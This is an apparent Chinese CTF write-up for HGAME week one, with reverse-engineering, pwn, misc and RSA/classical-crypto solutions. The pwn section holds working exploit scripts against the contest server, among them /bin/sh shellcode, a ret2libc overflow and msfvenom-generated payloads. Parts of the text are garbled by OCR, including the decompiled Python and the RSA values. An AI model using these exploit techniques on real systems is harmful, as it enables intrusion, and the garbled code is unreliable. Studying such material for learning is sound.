


HGAME 第一周 Re 部分 WriteUp

0x01 miaomiaowu

出题人一直讲很简单…现在看来确实不难，但是对于当时的我来说实在是一头雾水_(:3)∠)_由于没有见过这种用软件打包成 exe 的 py 程序或是 java 程序，所以一开始还以为得认真分析源程序，结果我对着 rbq.exe 各种静动调试……结果自然除了发现了一些关键字符串之外什么收获都没有，后来谷歌到 py2exe 是什么东西才真正开始有了进度

在 github 上找到某个神奇的东西



这里还有个插曲…我一直在尝试 rePy2exe.py 解包…以为这个工具不行结果绕了一大圈才看到主程序

```

# visit http://tool.lu/pyc/ for more information
import md5
import random
import string

def o0o0(o0oo0):
    o0oo0 = int(o0oo0)
    for i in range(95, o0oo0 / 2 + 1):
        if o0oo0 % i == 0:
            print hex(i) return o0o0(o0oo0 / i),
    print o0oo0

def o_0(o0o0):
    m = md5.new()
    m.update(o0o0)
    return m.hexdigest()

def l1l_l(l1o0):
    oo_0 = list(string.o0_0) + list(string.digits) + [
        '+',
        '/',
    ]
    for i in l1o0:
        if i != '=':
            continue
            oo_o = [] [':0>6'].format(str(bin(oo_0.index(i))).replace('0b', ''))
            l1l1l1 = ''
            o0_o0 = l1o0.count('=')
            for x in [
                0,
                8,
                16]:
                continue
                o1_o1 = [] [oo_o0[x:x + 8]]
                for x in o1_o1:
                    if x:
                        continue
                        o1_o1 = [] [int(x, 2)]
                        continue
                        ''.join += [] [(chr(x) for x in o1_o1)]
                        oo_o = oo_o[4:]
            return l1l1l1

```

不得不吐槽这些变量名……1 和 l 傻傻分不清，不过程序本身好懂

```

ooo0 = o_0(ooo0)
print 'Pay attention, The program may be abnormal'
if o != '0d61f8370cad1d412f80b84d143e1257':
    print 'Error flag!'
    print '(You are taken as an intruder, captured as rbp.)'
    exit()
if oo != 'cfcd208495d565ef66e7dffa9f98764da':
    print 'Error flag!'
    print '(You are taken as an intruder, captured as rbp.)'
    exit()
if ooo != '8277e0910d750195b448797616e091ad':
    print 'Error flag!'
    print '(You are taken as an intruder, captured as rbp.)'
    exit()
if ooo0 != 'e4da3b7fbbce2345d7772b0674a318d5':
    print 'Error flag!'
    print '(You are taken as an intruder, captured as rbp.)'
    exit()
o_l = o + oo + ooo + ooo0
o_l = flag[6:15] ' Fuckling1l '
if l1l_l(o_l) != 'RnVjazFuZzEx':
    print 'Error flag5!'
    print '(You are taken as an intruder, captured as rbp.)'
    exit()
print 'Yeah! You got it!'
flag233 = 'hgame(' + o_l + '_' + o_l + '_' + l_l + ')'
print flag233

```

md5 下面那个函数也很容易看出来是 base64，md5 值拿到在线网站可以解码出一个个字母，base64 也顺便变回来，剩下的几个字母在主程序里告诉你了，是 orz，组合得到 flag

0x02 lccanobif

和 miaomiaowu 一样的配方，只是换成了 java，这次掉的坑了不少，百度到了弄下类的方法，学着使用 od 在解密函数之后断下成功的 dump 下了几个 class 文件（之前还尝试了用 agent 的方法，结果只出现了一个 class 没法解题）
用 luyten 打开解包后的 class 文件

```
import java.util.*;

public class domain
{
    public static void main(final String[] args) {
        final int[] enkey = { 9, 14, 15, 27, 31, 19, 27, 23, 20, 15, 20, 8, 29, 15, 58, 20, 15, 13, 27,
            System.out.println("\u8bf7\u8f93\u5165flag\u516a");
        final Scanner sc = new Scanner(System.in);
        final String str = sc.next();
        if (str.length() == enkey.length) {
            for (int i = 0; i < str.length(); ++i) {
                if (str.charAt(i) != enkey[i]) {
                    System.out.println("\u5973\u88c5\u62ffflag\u4e86\u89e3\u4e0b\u4e0b");
                    break;
                }
                if (i == str.length() - 1 && str.charAt(i) == enkey[i]) {
                    System.out.println("\u53ef\u80fd\u4f60\u5973\u88c5\u7684\u59ff\u52bf\u4e0d\u5bf9");
                }
            }
        }
    }
}

encrypt.class
1 package crypt;
2
3 public class encrypt
4 {
5     private String a;
6     private String skey;
7
8     public encrypt(final String str) {
9         this.skey = "ainvzhuangaishenghuo";
10        this.a = str;
11    }
12
13    public int[] doencrypt() {
14        final int[] temp = new int[this.a.length()];
15        for (int i = 0, j = 0; i < this.a.length(); ++i, ++j) {
16            if (j == this.skey.length()) {
17                j = 0;
18            }
19            temp[i] = (this.a.charAt(i) ^ this.skey.charAt(j));
20        }
21        return temp;
22    }
23 }
24
```

一开始只感受到了熟悉的女装气息，其他什么也没感受到…
仔细一看很简单，就是 xor 运算而已，写出解密函数得到 flag

```
1 a = [9, 14, 15, 27, 31, 19, 27, 23, 20, 15, 20, 8, 29, 15, 58, 20, 15, 13, 27, 48, 9, 8, 1, 41, 13, 9, 27, 28]
2 b = 'ainvzhuangaishenghuo'
3 d = []
4 s = ''
5 for i in range(0, len(b)):
6     d.append(ord(b[i]))
7     j = 0
8     for i in range(0, len(a)):
9         if j == len(b):
10             j = 0
11             s += chr(a[i] ^ ord(b[j]))
12             j += 1
13 print(s)
```

HGAME 第一周 Pwn 部分 WriteUp

0x01 ez_shellcode

之前学过了一点 shellcode, 所以这题还是没问题的, 直接网上找了个现成的 send 过去完事, 直接给代码

```
from pwn import *
payload = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'
sh = remote('111.230.149.72', 10004)
sh.sendline(payload)
sh.interactive()|
```

0x02 ez bash jail

虽然知道考的是 linux 的 shell 操作, 但一开始还是不知道怎么做, 直到神奇的视频出现, 由于我虚拟机不太方便, 用的 windows 的 telnet 做的, 命令如下

```
> /???/??? ???
hgame{0h_big_h4ck3r_QAQ__Y0u_b4d_b4d}>
```

0x03 hacker_system_ver1

V 爷爷给的教程讲得很好, 基本把那个看完这题就会做了, 用 ida 加载程序后我观察到 print hacker 这里可以很容易的进行攻击, 同时把教程里的 write 换成这个程序用过的 puts, offset 我喜欢手动算。。。

```

from pwn import *
sh = remote('111.230.149.72',10005)
#sh = process('./hacker_system_ver1')
elf = ELF('hacker_system_ver1')
plt_puts = elf.symbols['puts']
print('plt_puts= ' + hex(plt_puts))
got_puts = elf.got['puts']
print('got_puts= ' + hex(got_puts))
fuladdr = 0x08048A20
|
sysoffset = 0x22400
putsoffset = 0x46C00
binshoffset = 0x140AEB

payload1 = 'A' * 0x38 + p32(plt_puts) + p32(fuladdr) + p32(got_puts)
sh.sendline('2')
sh.sendline('-1')
sh.sendline(payload1)
sh.recvuntil('!!\n')
puts_addr = u32(sh.recv(4))
print('puts_addr= ' + hex(puts_addr))
IM_addr = puts_addr - putsoffset
payload2 = 'A' * 0x38 + p32(IM_addr + sysoffset) + p32(fuladdr) + p32(IM_addr + binshoffset)
sh.sendline('-1')
sh.sendline(payload2)

sh.interactive()

```

0x04 ez_shellcode_ver2

```
msfvenom -a x86 --platform linux -p linux/x86/exec CMD="sh" -e x86/alpha_upper BufferRegister=EAX -f python
```

依旧根据 hint 找到了工具，用 ida 加载程序后可以发现，小写字母也是不行的，所以使用以上命令生成 shellcode

```

打开(O)  [+]
from pwn import *
sh = remote("111.230.149.72", 10007)
#sh = process('./ez_shellcode_ver2')
buf = ""
buf += "\x50\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51"
buf += "\x5a\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41"
buf += "\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54"
buf += "\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58"
buf += "\x50\x38\x41\x43\x4a\x4a\x49\x53\x5a\x54\x4b\x50\x58"
buf += "\x4c\x59\x46\x32\x53\x56\x32\x48\x36\x4d\x45\x33\x4b"
buf += "\x39\x4b\x57\x32\x48\x46\x4f\x52\x53\x53\x58\x53\x30"
buf += "\x45\x38\x36\x4f\x42\x42\x33\x59\x42\x4e\x4c\x49\x4d"
buf += "\x33\x30\x52\x4b\x58\x33\x33\x35\x50\x33\x30\x35\x50"
buf += "\x53\x43\x32\x48\x53\x30\x51\x47\x50\x53\x4b\x39\x4d"
buf += "\x31\x58\x4d\x4d\x50\x41\x41"
|


sh.sendline(buf)
sh.interactive()

```

HGAME 第一周 MISC 部分 WriteUp

0x01 咻咻咻

因为见过 oj 的一道假加密压缩包的题，所以一下就把 wav 拿出来了，之后在 github 上找到了可以解 wav 的 lsb 的脚本，参数里的长度调了 100，实际上用不到那么多，不过没什么影响，解密出来还需要 base64 再解密一次得到 flag



0x02 easy password

这个就是暴力跑…不过我的软件和性能似乎都比较渣，居然跑了两个多小时，密码是 hgame18,如果再长一位搞不好我那个就跑不出来了

HGAME 第一周 Crypto 部分 WriteUp

0x01 easy rsa

了解了下 rsa 是啥之后开始解题

```
#p+q
h =
2114730318291433870752484248327014
1911934300110277162348447359625864
#p*q
N =
1038511285350354528353459449801404
6579257184064851925863532407038704
8506092454861627134347488019688384
o =
5639496233703601783227657797707704
4068647631760678518211162039684344
p = (-h + o) // (-2)
q = (-h - o) // (-2)
#print(p*q == N)
t = (p-1)*(q-1)
#print(t)
e = 65537
k = 0
while 1:
    k += 1
    d = (t*k + 1) // e
    if (d*e)%t == 1:
        break
print(d)
print((d*e)%t,k)
```

自己手写了个程序求 d

然后用计算器算出 flag

模数(N):	1021836244935120824154200938246665792571840648519258635324070387081531738138451636079303880 6723285238755365502775513804305125108594627576700137327744464365102621228492597080893934812 6454571156523402419571304104957238600724334148041629955456548891850609245486162713434748801 9688384580087306252753880774307836121161612450376309844794007213153187554046570932068258835 72149393481806067157147431981573823960963614146686202457034323040706001
私钥(D):	5797325995169556192656257376899190825708128845677728833209142269191092617900410164072739925 0481497878356637827336587961656763902284068336167203765051828638539001925985197716437318121 0664796835520605970929618585799512950126003650773925747796071701691844094144567664977239189 2209193350300600717005992421151868612274038016182224166613495666088118443460805743685664888 5920950591425439210010912382828668716907939297599192658117601167227975559318793820983956567
明文(M):	hgame{phi_is_important_too!}
密文(C):	3678876990410888549382376498498280502595245917324636693924397266958233872803436361494306210 6220697944193226897767645789368465460202024200438535770983989035642434091720020123447189714 9329412039532014211438168566024105162077029048069034351631913482778674758139857656850331738 7220197039690843936021840956269275325723508489354844986584848668193125885532938453442224533 3790248671083002562017871712806386748477524316776702973435067495735891
<div>加密(E)</div> <div>解密(D)</div> <div>加密: $c = (m^e) \bmod n$ 解密: $m = (c^d) \bmod n$</div>	

0x02 The same simple RSA

和上题确实差不多，就是需要掌握几条 openssl 的命令，首先用命令从 pubkey.pem 里找到模数 (h)，然后找到个不错的网站…所以我没用到公钥就求出了 p 和 q

<http://factordb.com/index.php?query=87924348264132406875276140514499937145050893665602592992418171647042491658461>

之后找到个脚本生成了对应的私钥，最后一行命令得到 flag

```
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIGqAgEAAiEAWmNq5cPY5D/7L6sJAo8arGwL9s09c0vKKBv/6X++MN0CAwEAAQIg
GAZ5m9RM5kkSK3i0MGDHHvi3f7FZPghC2gY7oNhyi/ECEQD0+7LPfhipjr7cNuPn
w7ArAhEA8Gwo6RyJIrnCNuI1YMCXFWIRAJuLRkclqWlHx5pNZIAp9VUCEGjeJLIZ
ek+lSut5m+LJ3p0CEDRBE7C622/wt1+58x0IfE=
-----END RSA PRIVATE KEY-----
aris@aris-VirtualBox:~/桌面/crypto$ openssl rsautl -decrypt -inkey private.pem -
in flag.enc
hgame{Double_ki11!}aris@aris-VirtualBox:~/桌面/crypto$
```

0x03 Caesar&&Caesar

```
16
17
18 sw cysty artrf moek rnb tsseg n pxk sw
19 tb wgkmtags moid ig ktz rvcrglhvp tb
20 AN OT
21 s
22
23 swcystyartrfmoekrnbtssegnpxk sw
24 tbwgkmtagsmoidigktzrvcrglhvp tb    key = 28位
25
```

观察了一下找到了这段，猜测 key 长度 28，找到在线网站尝试暴力破解

☒ No, but I think the key size is this many characters:

☐ No, try to determine key and message based on analysis of encrypted text.

TIP: This codebreaker analyzes the encrypted text to determine the most probable key length and then tries to guess the key based on known character frequencies/words in the English language. It may not find the actual key, so make sure to perform your own human analysis of the results. For example, the codebreaker may guess the key is "dacrpyk". You can then determine the key is actually "decrypt" and run the codebreaker again with "decrypt" as the key.

Codebreak!

Codebreak may take up to a minute to finish.

Key

Here is a list of the most probable keys based on frequency analysis of the letters in the cipher:


Key #1: anoxheranotheranotharpnothor
Key #2: anoxheranotheranotharpjothor
Key #3: anoxheranotheranathananothor
Key #4: anoxheranotheranotharpnothee
Key #5: anoxheranotheranotharpnothoe
Key #6: anoxheranotheranotharpnzthee
Key #7: anoxheranotheranotharpnzthor
Key #8: anoxheranotheranotharpnothee

Message

inventisnd. fxrsj they xrought the magnet.e hpaky gopsy weth an untamed bearrh ayd hpahrow
hwnds, who introduceh htmhelv as mehquiades,put on a bolh pfbaic temonotration of what he
lixstlf sallez the eighth wonder sf eht leqrned wlchemistsof macehoyip.

-- MESSAGE w/Key #8 = 'anoxheranotheranotharpjthee' -----
manu years later as he fecph the fvrinc squad, colonel aurilteno burndía sas to remember
thaxdtwtant nftennoon when his fathir esok hiz to discover ice. at that xixi macoado wws a
village oftwenxy lhobe hbuseo, built on the bank oj a cmver os clewr water that ran alsnr e
bed os poleshedstones, which aeci whitr and anormous, like prehmsesric etgs. tde world was so
recert elat maaythengs lacked names, ard tr ordeee to ijdiccate them it was renissarl to pkint.
every year durmnr xhemoath ob march a family of regrid gypfies sould set up their tinew near
ghe vellage, and with a griaeyproae of pepes and kettledruqs eley wohld desplay new


可以猜测开始的单词是 many years later as he……直接拿去百度



两次百度后确定是百年孤独了，搜到英文名提交

0x04 violence

首先发现 5f 就是下划线，其他字符进行了仿射加密



找到网站暴力破解成功

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type caesar

GO

Results

↑↓

↑↓

A=7, B=3SOMETIMESITTAKESABITOFVIOLENCE

A=9, B=20PJTHKNTHPNKKBDHPBWNKJCANJYHORH

A=9, B=10TNXLORXLTROOFHLTFARONGERNCLSVL

A=1, B=3WUGCDEGCWEDDASCWAHEDUJREUZNOC

A=7, B=2HDBTIXBTHXIIPZTHPQXIDUKXDTCRT

A=3, B=7GOSIRASIGARRQWIGBAROTNAOHIDMI

NordVPN

只需\$2.75/月!

立即获取VPN!

Affine Decoder

★ AFFINE CIPHERTEXT

ZXJFGHJFZHGGDVFZDKHGXMUHXCFQRF

★ ALPHABET

ABCDEFGHIJKLMNOPQRSTUVWXYZ